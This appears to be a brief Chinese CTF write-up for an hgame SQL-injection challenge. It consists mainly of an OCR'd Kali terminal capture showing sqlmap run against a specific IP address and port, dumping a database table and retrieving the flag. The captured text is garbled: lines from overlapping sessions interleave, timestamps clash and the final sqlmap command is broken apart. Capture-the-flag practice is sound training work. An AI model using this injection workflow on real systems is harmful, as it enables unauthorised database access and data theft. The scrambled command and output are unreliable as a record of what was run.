


Web

送的 Sqli:



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
[07:16:43] [WARNING] something went wrong with full UNION technique (could be be  
cause of limitation on retrieved number of entries). Falling back to partial UNI  
ON technique  
[07:16:43] [INFO] the SQL query used returns 1 entries  
[07:13:16] [INFO] fetched [07:16:43] [INFO] retrieved: hgame{Th3_e4sist_sql_injeCti0n##}. - 2 columns  
[07:13:16] [WARNING] run [07:16:43] [INFO] analyzing table dump for possible password hashes (0x717176767  
ption '--threads' for faDatabase: week3_sqlii12 16c766c6a724e784471517978526c517369494975746265648e61  
[07:13:16] [INFO] retrieve Table: fllaa4g  
[07:13:16] [WARNING] data [1 entry]  
[07:13:16] [ERROR] unable to retrieve data from database  
[07:13:16] [INFO] the back-end DBMS is MySQL  
do you want to use common? fllaaaggg_w3e check? [y] web application technology: Nginx, PHP 7.0.0  
[07:13:20] [WARNING] in [07:16:43] [INFO] the back-end DBMS is MySQL >= 5.0  
ed to try a switch '--no | hgame{Th3_e4sist_sql_injeCti0n##} | [INFO] retrieving tables for database: week3_sqlii12'  
[07:13:20] [INFO] check [07:16:43] [INFO] retrieving tables for database: week3_sqlii12  
xt/common-tables.txt' [2 tables]  
[07:13:20] [INFO] adding [07:16:43] [INFO] table 'week3_sqlii12.fllaa4g' dumped to CSV file '/root/.sql  
please enter number of t [07:16:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
[07:13:22] [INFO] start [07:16:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
118.25.18.223'  
[07:13:48] [WARNING] no tables found  
No tables found [*] shutting down at 07:16:43 16:43 [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
[07:13:48] [INFO] fetched data logged to text files 118.25.18.223'  
118.25.18.223' root@kali:~#  
[*] shutting down at 07:13:48 [*] shutting down at 07:14:43  
root@kali:~# sqlmap -u 118.25.18.223:10068?id=2 -D week3_sqlii12 -T fllaa4g --c  
o l u m n s . s q l i i 1 2 --tables
```

放 sqlmap 里一跑就有。